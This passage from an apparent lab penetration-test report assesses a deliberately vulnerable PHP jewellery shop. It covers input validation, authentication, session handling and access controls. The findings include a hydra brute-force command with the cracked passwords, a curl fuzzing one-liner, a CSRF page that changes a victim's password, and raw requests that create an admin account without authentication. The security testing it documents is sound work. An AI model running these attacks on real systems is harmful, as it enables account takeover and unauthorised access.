
Figure 14: SQL query string displayed at `copy of Changepassword.php`



```
UPDATE users SET password='abcde' WHERE user_id=0003 AND password='hacklab'
```

In terms of data transmission via the client, the user ID was being submitted in a disabled form field, as shown in Figure 15. However, the server did not appear to process this data: setting it to an empty value or another number still resulted in the current user's password being changed. Deleting the session token from the request resulted in a message stating 'No records found to update', providing strong evidence that the user to update was being correctly derived from server-side session data. These observations applied to both password change forms.

Figure 15: Disabled form field for user ID in the password change forms




Registration Number	0003
Old Password	Enter Old password
New Password	Enter New password
Confirm Password	Confirm New Password

2.2.5 Testing Add-to-Cart Functionality

Next, the add-to-cart functionality was examined. No explicit user input was required at the first stage, with items being selected from a menu, and the item number being transmitted via a disabled form field. During the next screen, where item quantity was specified, the user ID and item ID were transmitted via disabled form fields: details of the resulting POST request are shown in Figure 16.

Figure 16: POST request for adding an item to cart




```
POST http://192.168.1.20/processcheckout.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: https://192.168.1.20
Connection: keep-alive
Referer: https://192.168.1.20/view.php
Cookie: PHPSESSID=lijoerr343hlgo247kmlljv1h6; SecretCookie=Njg2MTYzNmI2YzYxNjIzYTY4NjE2MzZi
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20

txtQty=1&txtuserid=0003&jewelid=0168
```

To check whether the user ID field was processed by the server, a request was sent without any session cookies, as shown in Figure 17. This was successful, and the resulting cart for the user with ID 0003 is shown in Figure 18. This revealed that any user could add any item to any user's cart, without being authenticated, as the server identified the current user based on a user ID transmitted via the client. Details of the resource containing this vulnerability are given in Table

1. However, it was noted that a user ID was not transmitted during requests to update item quantity or remove items from the cart.


Figure 17: Sending an add-to-cart request with no authentication



```
POST http://192.168.1.20/processcheckout.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: https://192.168.1.20
Connection: keep-alive
Referer: https://192.168.1.20/view.php
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20
```

```
txtQty=7&txtuserid=0003&jewelid=0090
```

Figure 18: Successful results of sending an unauthenticated add-to-cart request



JEWEL ID	PRODUCT	QUANTITY	PRICE	AMOUNT	UPDATE QTY		ADDED ON	REMOVE ITEM
0090	Gold/Ear Rings/1.jpg	7	500.00	3500.00	0090 +1	0090 -1	2020-11-03 17:31:09	0090 X

Total Quantity	7
Total Items	1
Sub Total	3500
VAT (15%)	525
Delivery Cost	500
Total Amount	4525

NOTE:- All figures rounded

Table 1: Details of add-to-cart resource relying on insecure transmission of user ID via the client

Resource	**Method**	**Parameters**
`processcheckout.php`	POST	`txtQty`
		`txtuserid`
		`jewelid`

The only explicit user input in the add-to-cart process, the item quantity, was validated client-side to contain a positive numeric value, but intercepting the request and submitting a non-numeric or empty value resulted in the item being added with a quantity of 0. Entering a negative value also resulted in the item being added with a negative value and thus a negative price.

2.2.6 Testing the Checkout Form

The checkout process was then tested. User input during this stage consisted of providing a credit card number, which was subject to client-side validation to ensure it was comprised of 14 numerical digits. This check was not replicated on the server side, and intercepting and editing the credit card number to a non-numeric value still resulted in the order apparently being processed successfully.

User ID and various user details were transmitted via disabled form fields, although tampering with the user ID did not have any effect. The other data items were already changeable in the user's profile, although if these were transmitted over a plain HTTP connection, an attacker could potentially tamper with details such as the delivery address. No evidence was found of any details such as cart total price being transmitted via the client.

2.2.7 Testing the Contact Form

Finally, the contact form at `contact/a.php` was analyzed. The contact form validated the given email address and the captcha completion on the client side, but tampering with the email field in transit did not result in a server-side validation error. Whether or not the email address received by the server was valid or of a valid form, an error was printed, stating 'Could not connect to SMTP host', before quickly redirecting to the application home page.

2.2.8 Summary of Results

- The only server-side input validation identified was that login and profile update fields could not be empty, registration email addresses had to be unique, and the current password had to be specified correctly in the password change form copy.
- Upon login, the user's username and password were stored in a weakly-obfuscated cookie (hex-encoded and then base-64-encoded) which was accessible via JavaScript and transmissible over plain HTTP.
- The password change form allowed a user's password to be changed without specifying the correct current password.
- The password change form copy displayed an SQL query which indicated that passwords were stored in plain text in an SQL database, as shown in Figure 14.
- When adding an item to the cart, the user ID of the target cart was transmitted via the client in a hidden form field, allowing any user to add any item to any user's cart. Details of the resource containing this vulnerability are given in Table 1.

- Checkout could successfully be completed without specifying a valid or numerical credit card number, as only client-side validation was applied to this field.

2.3 Attacking Authentication

2.3.1 Identifying Authentication Functionality


Firstly, the following authentication-related features were identified in the target application:

- Registration
- Login
- Password change (original and copy)

2.3.2 Testing Registration of Duplicate Usernames

To determine the effect of attempting to register a duplicate username, an attempt was made to log in with the username 'test' to check it didn't exist already, if possible, resulting in a 'Username not found' alert being displayed. A user with this username was then registered, with the password 'test1'. Logging in with these credentials revealed that this user's ID was 0007, as shown in Figure 19.

Figure 19: User ID and username of initial 'test' account



User ID: 0007
Code: 1026993569

Home | Shopping Cart | Checkout | Order History | Search | Profile
Astley Jewellery.....
Online store
o item(s) - Rs o

Welcome test || || Log Out


An attempt was then made to register a second user with the same details, but a different password, 'test2', and a different email address, as it had been established that duplicate email addresses were not permitted. This was successful, and logging in with these credentials was also successful, as shown in Figure 20, revealing that this user's ID was 0008. Once this user had been registered, it was still possible to log in with the first 'test' account; it appeared that the password was used to select the correct account.

Figure 20: User ID and username of second 'test' account


User ID: 0008
Code: 142505217
Home | Shopping Cart | Checkout | Order History | Search | Profile
o item(s) - Rs o
Astley Jewellery.....
Online store
Welcome test || || Log Out

To test the effect of trying to register with both a duplicate username and password, a second user with credentials 'test' and 'test2' but a different email address was registered. Logging in with these details now resulted in a displayed user ID of 0009, as shown in Figure 21, revealing that this new account had effectively superseded the previous one with these details, which had user ID 0008. Additionally, attempting to log in using the unique email as the username was not successful.


Figure 21: User ID and username of third 'test' account


User ID: 0009
Code: 365011259
Home | Shopping Cart | Checkout | Order History | Search | Profile
o item(s) - Rs o
Astley Jewellery.....
Online store
Welcome test || || Log Out

2.3.3 Testing for Username Enumeration


Since duplicate usernames could be registered, the registration form would not be useful for enumerating usernames. The password change forms would also not allow username enumeration, given that they did not process usernames and appeared to derive the current user ID from the session. However, it was observed that login attempts revealed whether the given username was valid. When the username was not valid, a 'Username not found' alert was displayed, as shown in Figure 22. However, when the username was valid, either the login was successful or a 'Password not found!' alert was displayed, as shown in Figure 23. This would allow usernames to be enumerated using a brute-force method via the login form.

Figure 22: Alert displayed when a login attempt was made with an invalid username



Username not found


Figure 23: Alert displayed when a login attempt was made with a valid username and invalid password



Password not found!

It was then tested whether usernames were case-sensitive. Attempts to log into the given 'hacklab' account with different case variations were all successful, and displayed the same user ID of 0003 in the upper left-hand corner, revealing that usernames were not case sensitive. An example is shown in Figure 24. This would allow a shorter list of potential usernames to be generated.

Figure 24: User ID and provided username showing that usernames are case insensitive


Home | Shopping Cart | Checkout | Order History | Search | Profile
Astley Jewellery.....
Online store
0 item(s) - Rs 0
Log Out

User ID: 0003
Code: 301689732

Welcome HaCkLaB || ||

The Python script given in Appendix B, Listing 22 was then run to compile a list of usernames, submit a login attempt for each, and analyse the responses to determine which were valid. The name lists used by this script were from the package `seclists`. Three usernames were discovered using this script: 'admin', 'tsmith' and 'ianf'.

2.3.4 Enumerating Password Quality Rules

As discovered in the previous section, the user registration form required passwords to be at least 5 characters long and to not include any spaces, although the password change form did not impose any restrictions at all. This suggested that registered users of the application may have had very simple passwords.

2.3.5 Testing Password Validation

To check whether passwords were fully validated, a user 'password_test' was registered with a password of 'ASDFasdfASDFasdfASDFasdf$. Attempts were then made to log in with versions of this password with case changes, truncated length and lack of special characters. None of these were successful, suggesting validation of the password was complete.

2.3.6 Brute-forcing User Passwords

Having discovered a list of valid usernames, an attempt was then made to brute force these accounts' passwords. To check whether an account lockout policy was in place, 10 consecutive incorrect login attempts were submitted for the given user 'hacklab'. No evidence of any lockout policy was found. A brute-force attack against each account was then launched with `hydra` using the command given in Listing 3. The file 'usernames.txt' contained the three discovered usernames, and the file 'passwords.txt' was a concatenation of the Metasploit password list (found in `/usr/share/wordlists/metasploit/passwords.lst`) with the password of the provided account, 'hacklab'.

Listing 3: Command used to perform a brute-force attack with hydra

```
hydra -L usernames.txt -P passwords.txt 192.168.1.20
   ↪ http-form-post "/processlogin.php:txtusername=^
   ↪ USER^&txtpassword=^PASS^:S=Welcome"
```

A correct password was found for all of the accounts. The discovered credentials are given in Table 2.

Table 2: Credentials discovered through brute-force attacks

Username	**Password**
admin	janice
tsmith	hacklab
ianf	12345

2.3.7 Testing for Logic Flaws

The Python script in Appendix B, Listing 23 was run to generate a list of POST data strings comprising unexpected login form inputs, such as empty values, repeated values, very long and short values and missing parameters. The output of this script was saved to the file `data.txt` The command given in Listing 4 was then run to use `curl` to submit these data strings to the login processing script. Examining the resulting output responses revealed no anomalies, only standard 'Please Fill all fields' or 'Username not found' errors, and notices about missing parameters where one or more were excluded.


Listing 4: Command to use `curl` to deliver unexpected inputs to the login form

```
cat data.txt | xargs -n 1 -I % sh -c 'curl -X POST -d
   ↪ "%" http://192.168.1.20/processlogin.php; echo
   ↪ "\n"'
```

2.3.8 Testing for Insecure Storage of Credentials

The SQL query on the password change page had already indicated that passwords were stored in plain text in the database. Having obtained valid credentials for the user `admin`, these were used to log in, revealing that this account had access to the admin area. This included a user management page which listed users' passwords in plain text, as shown in Figure 25, revealing that passwords were indeed stored in plain text.

Figure 25: Passwords listed in plain text in the admin area



Hi, **admin** Good To See You Working! || Logout

| Home | Products | Categories | Sub Categories | Users | | PAGE |

View All | View Paginated | Add a new record

ID	First Name	Last Name	Username	Password	Email	Address	Tel	Acc Type	Status		
0001	Ian	Ferguson	ianf	12345	if@yahoo.com	Montagne Blanche	54954491	user	1	Edit	Delete
0002	Benny	Hill	admin	janice	admin@hacklabmadeup.com	Montagne Blanche	54954491	Administrator	0	Edit	Delete
0003	Steve	Brown	hacklab	hacklab	hacklab@hacklab.com	1 Bell Street	59999995	user	1	Edit	Delete
0005	Tom	Smith	tsmith	hacklab	tsmith@hacklab.com	1 wewer we w	12312312	user	1	Edit	Delete

2.3.9 Testing for Insecure Transmission of Credentials

All authentication functionality was accessible over plain HTTP, with no automatic switch to HTTPS taking place, meaning credentials were vulnerable to theft during transmission. It had also previously been discovered that a user's credentials were transmitted in a weakly obfuscated cookie for which the 'Secure' attribute was not set, meaning a user's credentials were vulnerable to theft during any HTTP request once logged in. Furthermore, since the admin area listed users' passwords in plain text, HTTP responses containing this page would expose users' credentials.

2.3.10 Summary of Results


- Accounts with duplicate usernames could be registered with the application, with the correct account being selected using the password. Where multiple accounts existed with the same username and password, only one of these could be accessed.
- The login form revealed whether the given username was valid, enabling brute-force username enumeration. Three usernames were discovered with this method: 'admin', 'tsmith' and 'ianf'.
- Only weak password quality rules were present, with the registration form ensuring passwords were at least 5 characters, and no restrictions were in place in the password change forms.
- No account lockout policy was evident, and valid passwords for all discovered usernames were found through brute-force attacks. Discovered credentials are listed in Table 2.
- Passwords were stored in plain text in the database, as shown in Figure 25.
- Authentication functionality was all accessible over plain HTTP, with no switch to HTTPS taking place. Credentials were stored in a weakly obfuscated cookie included with every HTTP request once logged in, and the admin area rendered user passwords in plain text.

2.4 Attacking Session Management

2.4.1 Identifying Session Management Mechanisms

Since it had been determined that PHP's built-in session management features were being used, a search was performed to check for known session management vulnerabilities in the relevant version of PHP. The `phpinfo.php` file listed the version as 5.6.34, as shown in Figure 26. No records of session management vulnerabilities for this version could be found. As such, manual tests for vulnerabilities such as session token predictability were not undertaken.

Figure 26: PHP version displayed in `phpinfo.php`




PHP Version	5.6.34

2.4.2 Testing for Insecure Transmission of Session Tokens

The PHPSESSID session token cookie did not have the 'Secure' or 'HttpOnly' attributes set, as shown in Figure 27, meaning it could be transmitted over plain HTTP connections or accessed by JavaScript code. This could potentially lead to this token being stolen by an attacker, either in transit or through a cross-site scripting attack. Since this token was used to determine a user's identity after initial authentication, an attacker in possession of a valid token could then access the site with all the privileges of the token's original owner. Additionally, the 'SameSite' attribute was set to 'None', meaning requests to the site initiated from other sites, such as via an attempted cross-site request forgery exploit, would include the session cookie.

Figure 27: Details for the site's PHPSESSID session token cookie



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	7214170calp70...	192.168.1.20	/	Session	35	false	false	None	Mon, 23 Nov 2020 .

2.4.3 Testing for Correct Session Termination

It was then tested whether the closing of a session during logout was handled correctly. Clicking the logout link seemed to invalidate the session; after `logout.php` had run and redirected to the home page, the PHP session token cookie remained the same but the site did not recognize any user as logged in. Additionally, when copying the token into another browser process, the site identified the owner of the token as logged in, but as soon as the user had been logged out in the original browser process, the token was no longer found to be valid in the second browser process. This provided strong evidence that the closing of sessions was handled correctly and session tokens would not remain valid longer than necessary.

2.4.4 Testing for Cross-Site Request Forgery

Finally, it was noted that no evidence of anti-CSRF tokens being used had been found in the application. In the absence of such tokens, an HTML page loaded by a legitimate user of the website could potentially submit a malicious request to the target web application, and have this request authenticated using the user's session token. For instance, the HTML and JavaScript code in Listing 5, if loaded by a user who had an authenticated session with the target web site in the same browser, could change that user's password on the target site without their knowledge or consent. However, in testing this, it was found that both Firefox and Edge prevented cross-site POST requests.

Listing 5: Example code for exploiting CSRF to change a user's password

```
<!DOCTYPE html>
```

```
<html>
  <body>
    <form id="csrf-form" action="http://192.168.1.20/
        ↪ Changepassword.php" method="post">
      <input type="hidden" name="OldPassword" value
         ↪ ="">
      <input type="hidden" name="NewPassword" value="
         ↪ csrfpass">
      <input type="hidden" name="ConfirmPassword"
         ↪ value="">
      <input type="hidden" name="LoginID" value="">
      <input type="submit" value="Submit">
    </form>
    <script>
      document.getElementById('csrf-form').submit()
    </script>
  </body>
</html>
```

2.4.5 Summary of Results

- The site was found to make use of PHP's built-in session management, for which no known vulnerabilities (such as token predictability) could be found.
- The session token cookie was vulnerable to interception in transmission or access via client-side JavaScript in a cross-site scripting attack.
- No evidence of anti-CSRF tokens being used was found, rendering the site broadly vulnerable to CSRF, depending on the browser used.


2.5 Attacking Access Controls

2.5.1 Testing Horizontal Access Controls

The user profile page and password change forms, the shopping cart and the previous order details page were identified as resources where the user should only have been able to access their own details, and not those of any other user. Most of the relevant observations about these resources had previously been made when testing client-side controls. The user profile page was found to identify the user based on the current session, and thus left no opportunity for accessing other user's details without being authenticated as that user. This also applied to the password change forms. However, the add-to-cart functionality determined the current user through client-supplied data, meaning any user could add items to any user's cart.

The previous order details page seemed to determine the current user based solely on the session, as no other data was transmitted during the request, as shown in Figure 28. The 'SecretCookie' token had been deleted to ensure it had no effect.

Figure 28: HTTP request for viewing previous orders



```
GET http://192.168.1.20/viewpurchase.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: https://192.168.1.20/index.php
Cookie: PHPSESSID=p5ng0fqmmmrn7m2tsgv2sl5jt6
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20
```

2.5.2 Testing Vertical Access Controls

In terms of accessing functionality intended for standard users as an unauthenticated user, it had previously been discovered that users could add items to other user's carts without any authentication. Other functionality appeared to correctly use the current session to determine the current user.

The admin area under `adminarea/` was then examined to test whether any of its functionality was exposed to a standard or unauthenticated user. Having previously gained the credentials for the user `admin`, these details were used to log in, resulting in a redirect to the admin area, which was fully accessible to this user. This admin area was then fully explored through the ZAP proxy, so that a map of this area could be constructed and the parameters accepted by each resource could be logged.


To test the access controls on the admin functionality, each of the admin functions were performed, using the ZAP proxy to break on each request and remove the session cookie to check whether the operation would still be carried out successfully. Table 3 details the resources that were found not to properly check authentication, allowing the addition and deletion of users, products, categories and subcategories by unauthenticated users.

Table 3: Admin area resources which did not verify authentication

Resource (under `adminarea`)	**Method**	**Parameters**	**Notes**
`confirmuser.php`	POST	`Name`	
		`Surname`	
		`Username`	
		`pw1`	
		`pw2`	
		`Email`	
		`Address`	
		`Tel`	
		`Status`	
		`Type`	Must be `Administrator` to create an admin account
`confirmprod.php`	POST	`Category`	
		`Desc`	
		`Name`	
		`Path`	
		`Price`	
		`Views`	
		`Type`	
`confirmcategory.php`	POST	`Name`	
		`Link`	
`confirmsubcat.php`	POST	`Name`	
		`Link`	
`delconfirm.php`	GET	`id`	
		`paginated`	
		`type`	Must be `user`, `prod`, `cat` or `subcat`


An example of an unauthenticated POST request sent to exploit this issue by adding an administrative user is given in Figure 29, with confirmation that the user had been added and could be used to access the admin area shown in Figure 30. The only caveat here was that an attacker would have to know or guess the required value of 'Adminstrator' for the `Type` parameter in order to create an administrative account: any variations in this value were found to result in a standard account. However, the `Status` parameter did not appear to affect the access of the resulting account.

Figure 29: Unauthenticated POST request sent to `confirmuser.php`



```
POST http://192.168.1.20/adminarea/confirmuser.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101
Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 147
Origin: https://192.168.1.20
Connection: keep-alive
Referer: https://192.168.1.20/adminarea/newuser.php
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20

Name=John&Surname=Smith&Username=jsmith&pw1=12345&pw2=12345&Email=
j.smith%40example.com&Address=123%2C+abc&Tel=52345678&Type=Administrator&Status=0
```

Figure 30: Confirmation that an admin user had been added



VIEW PRODUCTS RECORDS

Hi, **jsmith** Good To See You Working! || Logout

